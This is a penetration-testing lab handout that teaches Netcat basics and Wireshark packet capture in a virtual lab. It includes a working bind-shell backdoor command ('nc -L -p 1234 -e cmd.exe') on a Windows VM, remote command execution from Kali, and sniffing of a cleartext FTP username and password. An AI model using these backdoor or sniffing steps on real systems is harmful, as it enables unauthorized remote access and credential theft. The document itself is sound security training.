

6 Network Attacks

Lab Scenario

You are performing an internal Pen Test and have been assigned the tool Cain and Abel in your testing environment. You are being asked to sniff traffic over the switched network and see what you can discover.

Lab Objectives

1. Use Netcat as a backdoor.
2. Capture FTP traffic with Wireshark.

Lab Resources

1. Wireshark
2. Netcat

Lab Tasks Overview

1. Start a Netcat listener.
2. Connect to a Netcat listener from Kali Linux.
3. Capture an FTP session in Wireshark.

Lab Details - Step-by-Step Instructions

6.1 Netcat

This is to be done on your Windows 7 Victim VM.

1. Create the following directory: C:\tools.
2. Copy nc.exe from the share into this directory.
3. Open a command prompt, type: cd c:\tools and hit enter

```
C:\Documents and Settings\Administrator>cd c:\tools
C:\Tools>
```

4. We are going to use Netcat to perform a simple GET Request against a webserver.
 - a. Type: nc www.mile2.com 80 and hit enter
 - b. Type: GET / HTTP/1.0
(note: Capitalization is important. Also, there is a space before and after the first slash.)
 - c. Hit enter
 - d. Hit enter


```
C:\Tools>nc www.mile2.com 80
GET / HTTP/1.0

HTTP/1.1 301 Moved Permanently
Date: Fri, 15 Aug 2008 15:01:20 GMT
Server: Apache/1.3.41 (Unix) PHP/4.4.8 mod_auth_passthrough/1.8 mod_log_bytes/1.
2 mod_bwlimited/1.4 mod_gzip/1.3.26.1a FrontPage/5.0.2.2635 DAV/1.0.3 mod_ssl/2.
8.31 OpenSSL/0.9.7a
Location: http://www.mile2.com/
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>301 Moved Permanently</TITLE>
</HEAD><BODY>
<H1>Moved Permanently</H1>
The document has moved <A HREF="http://www.mile2.com/">here</A>.<P>
<HR>
<ADDRESS>Apache/1.3.41 Server at mile2.com Port 80</ADDRESS>
</BODY></HTML>
```

5. We are going to perform the same GET request, except this time, we are going to use a text file and have the results piped into an html file.

- a. Open Notepad and enter the following commands exactly as you see them below.



PLEASE MAKE SURE YOU HAVE 3 RETURNS AFTER THE GET / HTTP/1.0

In other words, it should look like this:

```
GET / HTTP/1.0
```

```
␣
```

```
␣
```

- b. Save the file in the same directory you are currently working under. (c:\tools)
- c. At the command prompt Type: nc www.mile2.com 80 <command.txt> response.html and hit enter.


```
C:\Tools>nc www.mile2.com 80 <command.txt> response.html
```

- d. Browse to C:\Tools and open the response.html and see the results.



6. In order to understand Netcat more fully, let's take a look at the many commands available to us with this tool.

- a. Type: nc -help and hit enter
- b. There are many options available to us with Netcat – this is why it is known as the Swiss Army Knife of networking.



7. We are now going to setup a listening port on our Windows 7 VM

a. At the command prompt Type: `nc -L -p 1234 -e cmd.exe` and hit enter

```
C:\Tools>nc -L -p 1234 -e cmd.exe
```

b. Let's take a look at what the command means.

- i. -L –Listen and, if the connection is lost, listen again.
- ii. -p – Sets the port to listen on
- iii. -e – runs whatever command you are giving it once someone connects to your port

c. You now have a backdoor setup on your Windows 7 VM.

8. From Kali Linux, open command terminal.

a. Type `nc <ipaddress> 1234` and hit enter

```
root@kali:~# nc 192.168.21.24 1234
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\tools>
```

b. You now have a connection to the Win7 VM Image via Netcat and telnet.

c. Type: `ipconfig`

```
root@kali:~# nc 192.168.21.24 1234
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\tools>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

Connection-specific DNS Suffix . : 
Link-local IPv6 Address . . . . . : fe80::4b1:4590:e09b:828c%15
IPv4 Address. . . . . : 192.168.21.24
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 192.168.1.1
```

9. Close the connection by typing "exit". The listener is still running on your Windows 7 VM. Close it by typing CTRL+c in the command prompt.

6.2 Capture FTP Traffic

1. Start Wireshark on your Kali Linux VM.
2. On the Wireshark toolbar click on Capture | Interfaces
3. Now choose the interface you want to use for capturing packets by clicking Options.
 - a. In this case you will use the VMware interface – you should be able to see the packet count increasing.



4. There are many items to consider.
 - a. The interface should be set to the interface you selected in the previous phase.
 - b. Check - 'Capture packets in promiscuous mode' – If this is checked, then you will be able to intercept packets that are NOT destined for your NIC. If you do not check it, you will only be able to sniff packets to or from your NIC.
 - c. Click – 'Capture Filter' – Wireshark has many capture filter options. Take a look at them, but do not make any changes.
 - i. Ethernet Address 00:0C:29:AA:BB:CC
 1. Capture data to or from the given MAC address.
 - ii. IP Address 192.168.1.1
 1. Capture data to or from the given IP address.
 - iii. No ARP
 1. Do not capture any ARP traffic.
 - iv. TCP Only
 1. Only capture TCP traffic.
 - v. HTTP TCP Port (80)
 1. Only capture TCP HTTP traffic.


- vi. There are many more available and it is recommended that you study the help files. We will leave it blank to capture everything!
 - vii. Click OK or Cancel.
 - d. Display Options:
 - i. Check - Update list of packets in real time.
 - ii. Check - Automatic scrolling in live capture.
 - e. Now Click Start.
 - f. You should now see the capture window appear with a real time display of the current capture.
5. Now connect to the FTP server on your Debain VM from Kali Linux.

```

a. Open a terminal in Kali and type ftp <IP address>
root@kali:~# ftp 192.168.21.21
Connected to 192.168.21.21.
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 1 of 50 allowed.
220-Local time is now 13:51. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (192.168.21.21:root): student
331 User student OK. Password required
Password:
230 OK. Current directory is /home/student
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

```

6. In Wireshark, click 'Stop' to terminate the capture.



7. In the Filter field, type ftp then click Apply. This configures a basic display filter to show only captured FTP packets.

8. Click on one of the FTP packets in the upper pane and read the raw data contents in the lower pane. You should be able to pick out some readable strings. However, this is not a great method of reading the whole transcript.

***eth0 [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]**

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: ftp Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
18	18.073675000	192.168.21.21	192.168.21.22	FTP	386	Response: 220----- Welcome to Pure-FTPd
22	21.593026000	192.168.21.22	192.168.21.21	FTP	80	Request: USER student
24	21.593718000	192.168.21.21	192.168.21.22	FTP	106	Response: 331 User student OK. Password requi
26	24.930484000	192.168.21.22	192.168.21.21	FTP	81	Request: PASS P@sswOrd
42	29.974913000	192.168.21.21	192.168.21.22	FTP	110	Response: 230 OK. Current directory is /home/
44	29.975209000	192.168.21.22	192.168.21.21	FTP	72	Request: SYST
46	29.977698000	192.168.21.21	192.168.21.22	FTP	85	Response: 215 UNIX Type: L8

Frame 18: 386 bytes on wire (3088 bits), 386 bytes captured (3088 bits) on interface 0

Ethernet II, Src: Vmware_80:20:6b (00:50:56:80:20:6b), Dst: Vmware_80:66:34 (00:50:56:80:66:34)

Internet Protocol Version 4, Src: 192.168.21.21 (192.168.21.21), Dst: 192.168.21.22 (192.168.21.22)

Transmission Control Protocol, Src Port: ftp (21), Dst Port: 57120 (57120), Seq: 1, Ack: 1, Len: 320

File Transfer Protocol (FTP)

0000 00 50 56 80 66 34 00 50 56 80 20 6b 08 00 45 10 .PV.f4.P v. k..E.

0010 01 74 82 7f 40 00 40 06 0b 79 c0 a8 15 15 c0 a8 .t..@.@. .y.....

0020 15 16 00 15 df 20 82 de 56 48 75 ae 38 a6 80 18VHU.8...

0030 07 12 ee 56 00 00 01 01 08 0a 00 28 d9 1a 00 0f ...V.... ..(....

0040 32 74 32 32 30 2d 2d 2d 2d 2d 2d 2d 2d 2d 20 2t220---

File: "/tmp/wireshark_pcapng_eth0..." Packets: 47 · Displayed: 7 (14.9%) · Dropped: 0 (0.0%) Profile: Default

9. Right-click on one of the FTP packets, any of the packets will do and check out the options.
10. Click on 'Follow TCP Stream'.


No.	Time	Source
18	18.073675000	192.168.21.21
19	18.073773000	192.168.21.21
22	21.593026000	192.168.21.22
23	21.593705000	192.168.21.21
24	21.593718000	192.168.21.21
25	21.593778000	192.168.21.21
26	24.930484000	192.168.21.22
27	24.967815000	192.168.21.22
42	29.974913000	192.168.21.21
43	29.975024000	192.168.21.21
44	29.975209000	192.168.21.21
45	29.975602000	192.168.21.21
46	29.977698000	192.168.21.21

- Ignore Packet (toggle)
- Set Time Reference (toggle)
- Time Shift...
- Packet Comment...
- Manually Resolve Address
- Apply as Filter
- Prepare a Filter
- Conversation Filter
- Colorize Conversation
- SCTP
- Follow TCP Stream**
- Follow UDP Stream

Frame 18: 386 bytes on wire (3088 bits), 386 bytes captured (3088 bits) on interface 0

Ethernet II, Src: Vmware_80:20:6b (00:50:56:80:20:6b), Dst: Vmware_80:66:34 (00:50:56:80:66:34)

- a. Wireshark now filters out all other traffic, re-streams the TCP packets and displays them to you as a text file for easy analysis. Output should look similar to the following depending on which FTP server is used - either PureFTP Server or Ability server.



```
Follow TCP Stream

Stream Content

220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 1 of 50 allowed.
220-Local time is now 13:51. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
USER student
331 User student OK. Password required
PASS P@ssw0rd
230 OK. Current directory is /home/student
SYST
215 UNIX Type: L8
```

- b. This technique can also be applied to other traffic types as long as they are TCP based, since Wireshark requires the sequence number to re-stream the packets.